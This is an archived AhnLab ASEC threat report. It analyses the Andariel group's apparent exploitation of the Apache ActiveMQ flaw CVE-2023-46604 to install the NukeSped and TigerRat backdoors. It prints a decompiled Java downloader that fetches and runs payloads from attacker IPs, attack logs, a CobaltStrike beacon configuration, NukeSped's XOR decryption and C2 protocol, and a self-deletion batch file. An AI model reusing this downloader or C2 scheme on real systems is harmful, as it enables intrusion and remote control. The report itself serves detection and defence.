Circumstances of the Andariel Group Exploiting an Apache ActiveMQ Vulnerability (CVE-2023-46604) - ASEC

By ATCP

Published: 2023-11-16 · Archived: 2026-04-05 14:41:59 UTC

While monitoring recent attacks by the Andariel threat group, AhnLab Security Emergency response Center (ASEC) has discovered the attack case in which the group is assumed to be exploiting Apache ActiveMQ remote code execution vulnerability (CVE-2023-46604) to install malware.

The Andariel threat group usually targets South Korean companies and institutions, and the group is known to be either in a cooperative relationship of the Lazarus threat group, or a subsidiary group of Lazarus. Their attacks against South Korea were first identified in 2008, and their main targets include national defense, political organizations, shipbuilding, energy, and telecommunications. South Korean companies and institutions besides these that were targeted include universities, logistics, and ICT companies. **[1]** (This link is only available in Korean.)

The Andariel threat group has been employing spear phishing, watering hole, and supply chain attacks from the past **[2]**. Recently, cases have been identified where the group exploits a Log4Shell vulnerability **[3]**, target poorly managed MS-SQL servers, or abuse legitimate software. **[4]**

There are no direct logs as of now, but it is assumed that the Andariel group is exploiting a remote code execution vulnerability in Apache ActiveMQ servers to install NukeSped and TigerRat backdoors. This post will provide a summary on the cases of attacks against Apache ActiveMQ servers, and the grounds on which the Andariel group is suspected of abusing these in attacks.

1. Cases of Attacks Exploiting Apache ActiveMQ Vulnerability

CVE-2023-46604 is a remote code execution vulnerability in Apache ActiveMQ, an open-source messaging and integration pattern server. If an unpatched Apache ActiveMQ server is exposed externally, the threat actor can execute malicious commands remotely and take control over the system.

Various threat actors have been exploiting this to install malware after information on this vulnerability was revealed. One major example is the case of HelloKitty ransomware attacks covered by Rapid7. **[5]** This case was also discovered in the AhnLab Smart Defense (ASD) logs, which means that systems in South Korea are also becoming targets of the CVE-2023-46604 vulnerability attacks.

Target Type	File Name	File Size	File Path
Parent	msia5b6.tmp	74 KB	%SystemRoot%\installer\msia5b6.tmp
Current	cmd.exe	283 KB	%SystemRoot%\system32\cmd.exe
Target	vssadmin.exe	142.5 KB	%SystemRoot%\system32\vssadmin.exe
ParentOfParentOfCurrent	msiexec.exe	68 KB	%SystemRoot%\system32\msiexec.exe

Process	Module	Target	Behavior
cmd.exe	N/A	vssadmin.exe	Executes exploitable process
cmd.exe	N/A	conhost.exe	Creates process
msia5b6.tmp	N/A	cmd.exe	Executes exploitable process
msiexec.exe	N/A	msia5b6.tmp	Creates process

Figure 1. Logs of attempting to install HelloKitty ransomware

While monitoring attacks by the Andariel group, ASEC found NukeSped, a backdoor that the Andariel group has been using from the past, being installed in a certain system. Investigations revealed that Apache ActiveMQ server was installed in this system, and it was confirmed that there were various attack logs from late October when information on the CVE-2023-46604 vulnerability was released, including those involving the HelloKitty ransomware.

java.exe	N/A	Downloads data file	Downloads .jar file.	http://137.175.17.172:1443/ac3.jar Target jar_cache8964616362718463481.tmp
java.exe	N/A	Downloads executable file	Downloads executable file	http://137.175.17.172:1443/agent_w Target agent_w.exe
java.exe	N/A	Downloads executable file	Downloads executable file	http://137.175.17.221:1443/agent_w Target agent_w.exe
java.exe	N/A	Downloads data file	Downloads .jar file.	http://137.175.17.221:1443/ac.jar Target jar_cache9081423670715156881.tmp

Figure 2. Various attack logs found in the infected system

The threat actor used the following malicious Java class file during the vulnerability attack process. This malware ultimately downloads and installs an additional payload in Windows or Linux environments. This malware also appeared in a case in a recent report by Huntress. **[6]**

```
public void main() throws IOException, InterruptedException
{
  String[] cmd;
  if (!(System.getProperty("os.name").toLowerCase().contains("win"))) {
    downLoadFromUrl("http://137.175.17.172:1443/agent", "agent", "/tmp");
    if (new File("/bin/bash").exists())
      cmd = new String[] { "/bin/bash", "-c", "chmod +x /tmp/agent && nohup /tmp/agent &" };
    else
      cmd = new String[] { "/bin/sh", "-c", "chmod +x /tmp/agent && nohup /tmp/agent &" };
  }
  else {
    downLoadFromUrl("http://137.175.17.172:1443/agent_w", "agent_w.exe", "c:\\users\\public");
    cmd = new String[] { "cmd.exe", "/c", "c:\\users\\public\\agent_w.exe" };
  }
  Process p = new ProcessBuilder(cmd).redirectErrorStream(true).start();
  p.waitFor();
}

public void downLoadFromUrl(String urlStr, String fileName, String savePath) throws IOException {
  URL url = new URL(urlStr);
  HttpURLConnection conn = (HttpURLConnection)url.openConnection();
  conn.setConnectTimeout(6000);
  conn.setRequestProperty("User-Agent", "Mozilla/4.0 (compatible; MSIE 5.0; Windows NT; DigExt)");
  InputStream inputStream = conn.getInputStream();
  File saveDir = new File(savePath);
  if (!(saveDir.exists())) {
    saveDir.mkdir();
```


Figure 3. Malicious Java class file that acts as a downloader

Aside from these known attacks, CobaltStrike and Metasploit Meterpreter's Stager installation logs were also found. Based on these evidences, it can be assumed that although it has not been long since information regarding the CVE-2023-46604 vulnerability was revealed, unpatched systems are becoming targets of numerous attacks in such a short time period.

Target Type	File Name	File Size	File Path
Target	xdw0fftpuywslrvcaei5zg[1].htm	7 KB	%USERPROFILE%\appdata\local\microsoft\windows\inetcache\ie\xdw0fftpuywslrvcaei5zg[1].htm
Current	certutil.exe	1.62 MB	%SystemRoot%\system32\certutil.exe
Parent	cmd.exe	283 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	activemq.exe	198.5 KB	%ProgramFiles%\[redacted]\jre\bin\activemq.exe

Process	Module	Target	Behavior	Data
activemq.exe	N/A	N/A	Connects to network	http://176.105.255.60:8080/yqavJRR
certutil.exe	N/A	N/A	Downloads executable file	http://176.105.255.60/Xdw0FFtpuYWSLrVcAei5zg 9d9eea398de593883dd7d59ab4523d1f

Figure 4. Metasploit Meterpreter's Stager installation log



```
BeaconType                      - HTTPS
Port                            - 443
SleepTime                       - 45000
MaxGetSize                      - 1403644
Jitter                          - 37
MaxDNS                          - Not Found
PublicKey_MD5                   - 2766a3d3640a992af75bf16385d4069
C2Server                        - 206.166.251.186,/jquery-3.3.1.min.js
UserAgent                       - Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
HttpPostUri                     - /jquery-3.3.2.min.js
Malleable_C2_Instructions       - Remove 1522 bytes from the end
                                  Remove 84 bytes from the beginning
                                  Remove 3931 bytes from the beginning
                                  Base64 URL-safe decode
                                  XOR mask w/ random key
HttpGet_Metadata                - ConstHeaders
                                       Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                       Referer: http://code.jquery.com/
                                       Accept-Encoding: gzip, deflate
                                  Metadata
                                       base64url
                                       prepend "__cfduid="
                                       header "Cookie"
HttpPost_Metadata               - ConstHeaders
                                       Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                       Referer: http://code.jquery.com/
                                       Accept-Encoding: gzip, deflate
                                  SessionId
                                       mask
                                       base64url
                                       parameter "__cfduid"
                                  Output
                                       mask
                                       base64url
                                       print
PipeName                        - Not Found
```

Figure 5. CobaltStrike Beacon configuration data by CobaltStrikeParser [7]

2. NukeSped Malware – Andariel Group

2.1. Circumstances of an Attack Exploiting CVE-2023-46604 Vulnerability

While analyzing systems in which various Apache ActiveMQ were attacked, a system with the Nukesped backdoor used by the Andariel group was found. Although there were no direct logs showing that NukeSped was installed through exploitation of the CVE-2023-46604 vulnerability, there is a possibility that the Andariel group exploited CVE-2023-46604 vulnerability for the attack, considering that no other attacks were confirmed except for the exploiting one and that the malware installation log was confirmed while the attack was ongoing.

The analyzed system had repeatedly became a target of attacks since late October when the first attack which exploited the CVE-2023-46604 vulnerability was discovered. In particular, seeing that HelloKitty ransomware, mentioned in the Rapid7 report, and that a downloader mentioned in a Huntress report were detected together, it is deemed to be a vulnerable Apache ActiveMQ server. While no specific malware was mentioned in the Huntress report, a case was covered where a malicious payload was installed from the URL “hxxp://27.102.128[.]152:8098/bit[.]ico” through exploitation of the CVE-2023-46604 vulnerability.

This address, covered in a past Blog post, corresponds to the URL where TigerRat was downloaded from. It is also the address where the “oracle” malware in the following log was downloaded from, as well as being the C&C server URL. While the malware files were not collected, TigerRat was installed under the names “rang.exe” and “load.exe”.

Target Type	File Name	File Size	File Path
Current	rang.exe	434.5 KB	%SystemRoot%\syswow64\rang.exe
Parent	oracle.exe	1.98 MB	%SystemDrive%\users\%ASD%\oracle.exe
DropperOfCurrent	powershell.exe	452.5 KB	%SystemRoot%\syswow64\windowspowershell\v1.0\powershell.exe
ParentOfParentOfCurrent	cmd.exe	231 KB	%SystemRoot%\syswow64\cmd.exe

Process	Module	Target	Behavior	Data
cmd.exe	N/A	load.exe	Creates process	N/A
powershell.exe	N/A	N/A	Downloads executable file	http://27.102.128.152/oracle.gif oracle.exe
oracle.exe	N/A	N/A	Connects to network	27.102.128.152:8081
oracle.exe	N/A	N/A	Creates executable file	rang.exe

Figure 6. URL used to install TigerRat

Of course, the Andariel group often used disclosed vulnerabilities such as the Log4Shell and TeamCity vulnerabilities **[8]** in its attacks in the past.

2.2. NukeSped Backdoor

NukeSped is a backdoor that can control the infected system through commands received from the C&C server. This is usually used by the Lazarus and Andariel groups to control infected systems. The NukeSped used in the attacks is similar to “NukeSped Variant – Type 1” covered in the past Blog post, “Circumstances of an Attack Exploiting an Asset Management Program (Andariel Group)”.


The NukeSped version used in the recent attacks only support three commands: downloading files, executing commands, and terminating running processes. Although the NukeSped in previous attack cases supported a much wider range of commands, aside from this, most features are the same.

Like typical NukeSped types, all the API addresses and strings to be used are encrypted, then decrypted and used at runtime. The encryption method is a 1-byte XOR algorithm with the key value 0xA1. Besides 0xA1, in past attack cases, key values 0x97 and 0xAB were also used.

```
v5 = 0x93;                                          // "27.102.114.215"
str_c2[0] = 0x908F9693;
str_c2[1] = 0x908F9391;
str_c2[2] = 0x938F9590;
v12 = 0x9490;
v13 = 0;
while ( 1 )
{
  tmp_str_c2 = str_c2;
  if ( v5 )
  {
    do
    {
      *tmp_str_c2 ^= 0xA1u;
      tmp_str_c2 = (tmp_str_c2 + 1);
    }
    while ( *tmp_str_c2 );
```

Figure 7. XOR-encrypted string using the 0xA1 key

When NukeSped first connects to the C2, it sends a HTTP request in the following format.



Address	Hex	ASCII
00000051C24FF750	50 4F 53 54 20 2F 6C 6F 67 69 6E 2E 70 68 70 20	POST /login.php
00000051C24FF760	48 54 54 50 2F 31 2E 31 20 0D 0A 48 6F 73 74 3A	HTTP/1.1 ..Host:
00000051C24FF770	20 77 77 77 2E 67 6F 6F 67 6C 65 2E 63 6F 6D 0D	www.google.com.
00000051C24FF780	0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 6B 65 65	.Connection: kee
00000051C24FF790	70 2D 61 6C 69 76 65 0D 0A 43 61 63 68 65 2D 43	p-alive..Cache-C
00000051C24FF7A0	6F 6E 74 72 6F 6C 3A 20 6D 61 78 2D 61 67 65 3D	ontrol: max-age=
00000051C24FF7B0	30 0D 0A 53 65 63 2D 46 65 74 63 68 2D 4D 6F 64	0..Sec-Fetch-Mod
00000051C24FF7C0	65 3A 20 31 30 0D 0A 53 65 63 2D 46 65 74 63 68	e: 10..Sec-Fetch
00000051C24FF7D0	2D 55 73 65 72 3A 20 53 2D 44 45 53 4B 54 4F 50	-User: S-DESKTOP
00000051C24FF7E0	2D 47 4C 4D 30 54 51 4A 0D 0A 53 65 63 2D 46 65	-GLM0TQJ..Sec-Fe
00000051C24FF7F0	74 63 68 2D 44 65 73 74 3A 20 30 31 0D 0A 0D 0A	tch-Dest: 01....
00000051C24FF800	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

Figure 8. Packet upon the first connection to the C&C server

HTTP Request Header	Value	Description
Sec-Fetch-Mode	10 (0x0A)	Initial connection
Sec-Fetch-User	S-[Computer Name]	Computer name of the infected system
Sec-Fetch-Dest	01	Initial connection

Table 1. Format upon the first connection to the C&C server

Afterwards, an HTTP response is received from the C&C server, and each of the strings in the following table are checked. If any string exists in the response, the value of “Sec-Fetch-Mode:” is recognized as a command and subsequent routines are executed.

HTTP Response Header	Description
“HTTP/1.1 200 OK Content-Type: text/html ”	Default response format
“Sec-Fetch-Mode:”	Command
“Content-Length:”	Command length


Table 2. Format of commands received from the C&C server

The following three commands are supported. The only actual available actions are downloading files from the C&C server, executing commands received from the C&C, and returning their results.

Command	Feature
30 (0x1E)	Downloading commands
33 (0x21)	Executing commands and returning their results
34 (0x22)	Terminating running processes

Table 3. Commands supported by NukeSped

During the initial communication with the C&C server, the POST method was used, but a GET method disguised as being for visiting Google was used to transmit the results of executing commands received from the C&C and any command execution failure messages.



Address	Hex	ASCII
000000F82A8FF020	47 45 54 20 68 74 74 70 3A 2F 2F 77 77 77 2E 67	GET http://www.g
000000F82A8FF030	6F 6F 67 6C 65 2E 63 6F 6D 2F 73 65 61 72 63 68	oogle.com/search
000000F82A8FF040	3F 71 26 63 70 3D 30 26 78 73 73 69 3D 74 26 68	?q&cp=0&xssi=t&h
000000F82A8FF050	6C 3D 65 6E 26 61 75 74 68 75 73 65 72 3D 31 26	l=en&authuser=1&
000000F82A8FF060	6E 6F 6C 73 62 74 3D 31 26 64 70 72 3D 31 20 48	nolsbt=1&dpr=1 H
000000F82A8FF070	54 54 50 2F 31 2E 31 20 0D 0A 53 65 63 2D 46 65	TTP/1.1 ..Sec-Fe
000000F82A8FF080	74 63 68 2D 4D 6F 64 65 3A 20 33 35 0D 0A 43 6F	tch-Mode: 35..Co
000000F82A8FF090	6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 30 30	ntent-Length: 00
000000F82A8FF0A0	30 30 30 30 32 31 0D 0A 43 6F 6E 6E 65 63 74 69	000021..Connecti
000000F82A8FF0B0	6F 6E 3A 20 6B 65 65 70 2D 61 6C 69 76 65 0D 0A	on: keep-alive..
000000F82A8FF0C0	0D 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000F82A8FF0D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Figure 9. Response packet with a command execution failure message

Sec-Fetch-Mode	Details
10 (0x0A)	Initial connection
30 (0x1E)	Command execution results
35 (0x23)	Command execution failure message

Table 4. Format when sending the command execution results

When a connection to the C&C server is not established properly, auto-deletion is executed by using a batch file, which is similar to that of ordinary NukeSped backdoors. The batch file used for auto-deletion is created in the “%TEMP%uninst.bat” path.

```
:RA
del /F "C:\Users\TestUser\Desktop\credisvc.exe"
if exist "C:\Users\TestUser\Desktop\credisvc.exe" goto RA
del /F "C:\Users\TestUser\AppData\Local\Temp\uninst.bat"
```

Figure 10. Batch file used for auto-deletion

3. Conclusion

Along with the Kimsuky and Lazarus groups, the Andariel group is one of the threat groups that actively target South Korea. They attempted attacks to gain information related to national security in the early days but they now attempt attacks for financial gains as well. **[8]** (This report supports Korean only for now.) Although they mostly use spear phishing or watering hole attacks for initial infiltration, there are also cases where the group exploit vulnerabilities such as Log4Shell or TeamCity to install malware. Recently, there have been evidences of exploiting Apache ActiveMQ remote code execution vulnerability (CVE-2023-46604) to install malware.

Users should be cautious with the attachments of emails and executable files downloaded from unknown sources, and corporate security personnel should enhance asset management programs and apply patches if there are security vulnerabilities in the program. Users should also apply the latest patch for OS and programs such as internet browsers, and update V3 to the latest version to prevent such malware infection in advance.

File Detection

– Trojan/Win32.Dynamer.R162477 (2015.08.19.00)
– Trojan/Win64.CobaltStrike.R356638 (2020.11.26.05)
– Backdoor/Win.NukeSped.C5542399 (2023.11.16.01)
– Trojan/Win.Generic.C5483470 (2023.09.08.03)
– Trojan/Win.Generic.C5532844 (2023.10.28.01)
– Backdoor/Win.TigerRAT.C5517634 (2023.10.19.03)
– Trojan/CLASS.Agent (2023.11.03.00)
– Dropper/MSI.Agent (2023.11.17.03)

Behavior Detection
– Malware/MDP.Download.M1900
– Ransom/MDP.Command.M2255

MD5

11ec319e9984a71d80df1302fe77332d

160f7d2307bbc0e8a1b6ac03b8715e4f

26ff72b0b85e764400724e442c164046

31cbc75319ea60f45eb114c2faad21f9

478dcb54e0a610a160a079656b9582de

Additional IOCs are available on AhnLab TIP.

URL

http[:]//137[.]175[.]17[.]172[:]1443/ac3[.]jar

http[:]//137[.]175[.]17[.]172[:]1443/agent

http[:]//137[.]175[.]17[.]172[:]1443/agent_w

http[:]//137[.]175[.]17[.]172[:]41334/

http[:]//137[.]175[.]17[.]221[:]1443/ac[.]jar

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/59318/